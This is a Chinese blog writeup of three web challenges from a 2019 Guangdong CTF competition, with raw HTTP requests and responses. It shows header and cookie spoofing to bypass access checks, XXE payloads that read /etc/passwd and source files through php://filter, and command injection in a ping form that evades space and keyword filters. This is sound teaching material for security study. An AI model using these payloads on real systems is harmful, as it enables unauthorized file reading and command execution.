

第三届广东省强网杯网络安全大赛WEB题writeup

原创

[TimeShatter](#) 于 2019-11-04 17:35:33 发布 2039 收藏 6

分类专栏: [Web安全](#) 文章标签: [ctf 强网杯](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_28205153/article/details/102899260

版权



[Web安全](#) 专栏收录该内容

15 篇文章 5 订阅

订阅专栏



1. 小明又被拒绝了

小明又被拒绝了

10分

小明又被拒绝了，你能帮助他吗？

`http://119.61.19.212:8084/`

flag格式：`flag{xxx}`


请在此输入flag

关闭

提交

 我的安全专家之路
https://blog.csdn.net/qq_28205153

直接访问根目录，报403错误



The screenshot shows the developer tools interface with the 'Request' and 'Response' tabs selected. The 'Request' tab shows the following details:

```
GET / HTTP/1.1
Host: 119.61.19.212:8084
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.100 Safari/537.36
DNT: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://qwb.nsctf.cn/yourchallenges
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Length: 2
```

The 'Response' tab shows the following details:

```
HTTP/1.1 200 OK
Date: Tue, 10 Sep 2019 01:43:20 GMT
Server: Apache/2.4.18 (Ubuntu)
Set-Cookie: admin=0
Content-Length: 3
Connection: close
Content-Type: text/html; charset=UTF-8

403
```

At the bottom right of the screenshot, there is a watermark for '我的安全专家之路' with the URL https://blog.csdn.net/qq_28205153.

一般是做了ip限制，加上 X-Forwarded-For 头即可绕过

Request

```
GET / HTTP/1.1
Host: 119.61.19.212:8084
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.100 Safari/537.36
DNT: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://qwb.nsctf.cn/yourchallenges
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
X-Forwarded-For: 127.0.0.1
Content-Length: 2
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 10 Sep 2019 01:43:45 GMT
Server: Apache/2.4.18 (Ubuntu)
Set-Cookie: admin=0
Content-Length: 11
Connection: close
Content-Type: text/html; charset=UTF-8
```

okNot Admin

我的安全专家之路
https://blog.csdn.net/qq_28205153

接着又提示不是管理员，仔细看响应头的 Set-Cookie，有个 admin=0，很明显是通过Cookie来判断是否是管理员，直接在请求中加个 Cookie:admin=1 即可绕过，获取flag。

Request

```
GET / HTTP/1.1
Host: 119.61.19.212:8084
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.100 Safari/537.36
DNT: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://qwb.nsctf.cn/yourchallenges
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
X-Forwarded-For: 127.0.0.1
Cookie: admin=1
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 10 Sep 2019 00:36:46 GMT
Server: Apache/2.4.18 (Ubuntu)
Set-Cookie: admin=0
Content-Length: 21
Connection: close
Content-Type: text/html; charset=UTF-8
```

okflag{xxasdasdd_for}

我的安全专家之路
https://blog.csdn.net/qq_28205153

2.XX?

XX?

20分

XXXXX? ? ?

http://119.61.19.212:8083/

flag格式: flag{xxx}

请在此输入flag

关闭

提交

 我的安全专家之路
https://blog.csdn.net/qq_28205153

直接访问根目录，发现是个百度页面，看了下源码，没什么异常。



Baidu 百度


请输入要搜索的内容

百度




 我的安全专家之路
https://blog.csdn.net/qq_28205153

访问下 index.php，发现有点东西，尝试访问几个常见备份文件后缀，没有特别的发现。仔细看了下，发现标题是 gedit，猜想是 gedit 的备份文件，通过 index.php~ 获取备份源码。




CTF:

我的安全专家之路
https://blog.csdn.net/qq_28205153



```
1 CTF:<br>
```

我的安全专家之路
https://blog.csdn.net/qq_28205153



```
<?php
#鐳抽椹Warning
error_reporting(E_ALL^E_NOTICE^E_WARNING);
```

```

$xmlfile = file_get_contents('php://input');
$dom = new DOMDocument();
$dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);

$creds = simplexml_import_dom($dom);
$user = $creds->user;
$pass = $creds->pass;

echo "CTF:" . "<br>" . "$user";
?>

```

源码中通过 php://input 获取 POST 请求中的内容，然后把内容作为 xml 解释，猜想应该是XXE 漏洞利用。根据参数名构造以下 XML 数据发送到服务器。

```

<?xml version="1.0"?>
<creds><user>admin</user><pass>pass</pass>
</creds>

```

发现可以回显用户名。

The screenshot shows a web browser's developer tools interface. On the left, the 'Request' tab is selected, displaying the raw HTTP request. The request is a POST to /index.php with an XML payload: `<?xml version="1.0"?><creds><user>admin</user></creds>`. On the right, the 'Response' tab is selected, displaying the raw HTTP response. The response is an HTTP/1.1 200 OK with a Content-Type of text/html; charset=UTF-8. The rendered response shows 'CTF:
admin'.

使用以下 XXE payload 可读取 /etc/passwd 文件

```

<?xml version="1.0"?>
<!DOCTYPE ANY [<!ENTITY xxe SYSTEM 'file:///etc/passwd'>]>
<creds><user>&xxe;</user></creds>

```

Go Cancel < >

Target: http://119.61.19.212:8083

Request

Raw Params Headers Hex XML

```
POST /index.php HTTP/1.1
Host: 119.61.19.212:8083
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.100 Safari/537.36
DNT: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: admin=0
Connection: close
Content-Type: application/xml
Content-Length: 116

<?xml version="1.0"?>
<!DOCTYPE ANY [<!ENTITY xxe SYSTEM 'file:///etc/passwd'>]>
<creds><user>&xxe;</user></creds>
```

Response

Raw Headers Hex Render

```
HTTP/1.1 200 OK
Date: Tue, 10 Sep 2019 01:25:44 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1247
Connection: close
Content-Type: text/html; charset=UTF-8

CTF:<br>root:x0:root:/root:/bin/bash
daemon:x1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x2:bin:/bin:/usr/sbin/nologin
sys:x3:sys:/dev:/usr/sbin/nologin
sync:x4:65534:sync:/bin:/bin/sync
games:x5:60:games:/usr/games:/usr/sbin/nologin
man:x6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x7:7lp:/var/spool/lpd:/usr/sbin/nologin
mail:x8:8:mail:/var/mail:/usr/sbin/nologin
news:x9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x13:13:proxy:/bin:/usr/sbin/nologin
www-data:x33:33:www-data:/var/www:/usr/sbin/nologin
backup:x34:34:backup:/var/backups:/usr/sbin/nologin
list:x38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x100:102:systemd Time Synchronization:/:run/systemd:/bin/false
systemd-network:x101:103:systemd Network Management:/:run/systemd/netif:/bin/false
systemd-resolve:x102:104:systemd Resolver:/:run/systemd/resolve:/bin/false
systemd-bus-proxy:x103:105:systemd Bus Proxy:/:run/systemd:/bin/false
_apt:x104:65534:/:nonexistent:/bin/false
```

0 matches

Ready

尝试读取 /flag, /etc/flag, 都不存在。然后尝试读取 index.php, 但不知道网站根目录路径

Go Cancel < >

Request

Raw Params Headers Hex XML

```
POST /index.php HTTP/1.1
Host: 119.61.19.212:8083
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.100 Safari/537.36
DNT: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: admin=0
Connection: close
Content-Type: application/xml
Content-Length: 128

<?xml version="1.0"?>
<!DOCTYPE ANY [<!ENTITY xxe SYSTEM 'file:///var/www/html/index.php'>]>
<creds><user>&xxe;</user></creds>
```

Response

Raw Headers Hex Render


```
HTTP/1.1 200 OK
Date: Tue, 10 Sep 2019 01:51:41 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 9
Connection: close
Content-Type: text/html; charset=UTF-8

CTF:<br>
```

0 matches

Ready


接着也发现根目录有 flag.php 文件



我的安全专家之路
https://blog.csdn.net/qq_28205153

查了一下，发现可以通过 php://filter/ 来读取当前目录下的文件。于是构造以下 XXE payload 即可读取 flag.php

```
<?xml version="1.0"?>
<!DOCTYPE ANY [<!ENTITY xxe SYSTEM 'php://filter/read=convert.base64-encode/resource=./flag.php'>]>
<creds><user>&xxe;</user></creds>
```



我的安全专家之路
https://blog.csdn.net/qq_28205153

3. 免费的，ping 一下~

免费的,ping一下~

40分

听说ping很好玩~

<http://119.61.19.212:8081/>

flag格式: flag{xxx}


请在此输入flag

关闭

提交

 我的安全专家之路
https://blog.csdn.net/qq_28205153

打开首页，发现可以输入ip，然后ping该ip，这种一般会有命令注入



2019年第三 x Title x 微信公众平 x 微信公众平 x view-sour x view-sour x 119.61.19. x view-sour x

不安全 | 119.61.19.212:8081

Free Ping!

ip
127.0.0.1

PING!

 我的安全专家之路
https://blog.csdn.net/qq_28205153

把参数的值设置成 ;ls; 成功列出了当前目录的文件。

The screenshot displays the 'Request' and 'Response' tabs in a browser's developer tools. The 'Request' tab shows a GET request to `/index.php?A=;ls;` with various headers and a 'Connection: close' status. The 'Response' tab shows the HTML output, which includes a 'Ping!' button and a list of files. A red arrow points to the text `You Command: ping -c 4 ;ls;` in the response, and another red arrow points to the file `index.php` listed below it. The page also features a watermark for '我的安全专家之路' (My Security Expert's Path) with the URL https://blog.csdn.net/qq_28205153.

尝试列出根目录，发现被拦截了，经过几次尝试，发现命令加一个空格会被拦截。查了下空格绕过，发现可以使用 `$(IFS)` 或 `$(IFS)` 来代替空格。成功执行 ls 命令。

Go Cancel < >

Request

Raw Params Headers Hex

```
GET /index.php?A=;ls+//; HTTP/1.1
Host: 119.61.19.212:8081
Upgrade-Insecure-Requests: 1
DNT: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*; q=0.8,application/signed-exchange;v=b3
Referer: http://119.61.19.212:8081/index.php?A=127.0.0.1
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Mon, 09 Sep 2019 03:24:19 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.1.32
Content-Length: 41
Connection: close
Content-Type: text/html; charset=UTF-8

<script>alert('U are a hacker!')</script>
```

我的安全专家之路
https://blog.csdn.net/qq_28205153

Go Cancel < > Target: http://119.61.19.212:8081

Request

Raw Params Headers Hex

```
GET /index.php?A=%3b%20ls%20%26%20%2F%2F%3b HTTP/1.1
Host: 119.61.19.212:8081
Upgrade-Insecure-Requests: 1
DNT: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*; q=0.8,application/signed-exchange;v=b3
Referer: http://119.61.19.212:8081/index.php?A=127.0.0.1
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

Response

Raw Headers Hex HTML Render

```
<input class="mdui-textfield-input" type="text" name="A"/>
</div>
<button class="mdui-btn mdui-btn-raised mdui-ripple mdui-color-theme-accent mdui-float-right mdui-ripple"><h4>Ping!</h4></button>
</form>
<br><br>
<div style="text-align: center;">
<h2>
    You Command: ping -c 4 ;lsIFS//;
</h2>
</div>
<br><br>
<div style="text-align: center;">
<h3>
    bin
</h3>
</div>
boot
dev
etc
flag
home
lib
</h3>
</div>
</div>
<script src="//cdn.jsdelivr.net/ajax/libs/mdui/0.4.1/js/mdui.min.js"></script>
```

我的安全专家之路
https://blog.csdn.net/qq_28205153

发现在根目录有 flag 文件，尝试读取，但读取文件的命令如 cat、head、tail 等命令被拦截了，同时 flag 关键词也被拦截了。查了下，发现可以通过在命令中间加两个双引号绕过。

使用 c"at\${IFS}//ag 读取 flag 文件，提示 flag 不在第一行

Go Cancel < >

Request

Raw Params Headers Hex

```
GET /index.php?A=%3bc"at${IFS}/fl"ag%3b HTTP/1.1
Host: 119.61.19.212:8081
Upgrade-Insecure-Requests: 1
DNT: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*; q=0.8,application/signed-exchange;v=b3
Referer: http://119.61.19.212:8081/index.php?A=127.0.0.1
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

Response

Raw Headers Hex HTML Render

```
<div class="mdui-divider"></div>
<form method="get" action="index.php">
  <div class="" id="username">
    <div class="mdui-textfield mdui-textfield-floating-label ">
      <i class="mdui-icon material-icons">&#xe153;</i>
      <label class="mdui-textfield-label">ip</label>
      <input class="mdui-textfield-input" type="text" name="A"/>
    </div>
    <button class="mdui-btn mdui-btn-raised mdui-ripple mdui-color-theme-acc mdui-float-right mdui-ripple"><h4>Ping!</h4></button>
  </div>
</form>
<br><br>
<div style="text-align: center;">
  <h2>
    You Command: ping -c 4 ;c"at${IFS}/fl"ag;
  </h2>
</div>
<br><br>
<div style="text-align: center;">
  <h3>
    Flag not in
  </h3>
</div>
</div>
<script src="//cdnis.loli.net/ajax/libs/mdui/0.4.1/is/mdui.min.is"></script>
```

Target: http://119

我的安全专家之路
https://blog.csdn.net/qq_28205153

可以使用tail /flag -n +3 的方式来读取第3行的内容

Go Cancel < >

Request

Raw Params Headers Hex

```
GET /index.php?A=%3bta"i${IFS}/fl"ag${IFS}-n${IFS}%2b3%3b HTTP/1.1
Host: 119.61.19.212:8081
Upgrade-Insecure-Requests: 1
DNT: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*; q=0.8,application/signed-exchange;v=b3
Referer: http://119.61.19.212:8081/index.php?A=127.0.0.1
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

Response

Raw Headers Hex HTML Render

```
<i class="mdui-icon material-icons">&#xe153;</i>
<label class="mdui-textfield-label">ip</label>
<input class="mdui-textfield-input" type="text" name="A"/>
</div>
<button class="mdui-btn mdui-btn-raised mdui-ripple mdui-color-theme-accent mdui-float-right mdui-ripple"><h4>Ping!</h4></button>
</div>
</form>
<br><br>
<div style="text-align: center;">
  <h2>
    You Command: ping -c 4 ;ta"i${IFS}/fl"ag${IFS}-n${IFS}+3;
  </h2>
</div>
<br><br>
<div style="text-align: center;">
  <h3>
    Flag not in line3
  </h3>
</div>
</div>
<script src="//cdnjs.loli.net/ajax/libs/mdui/0.4.1/js/mdui.min.js"></script>
<script src="https://code.jquery.com/jquery.js"></script>
<!-- 包括所有已编译的插件 -->
<script src="/static/js/bootstrap.min.js"></script>
</body>
</html>
```

Target: http://119.61.19.212:8081

我的安全专家之路
https://blog.csdn.net/qq_28205153

最后通过 burp 爆破，发现 flag 在第16行。

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

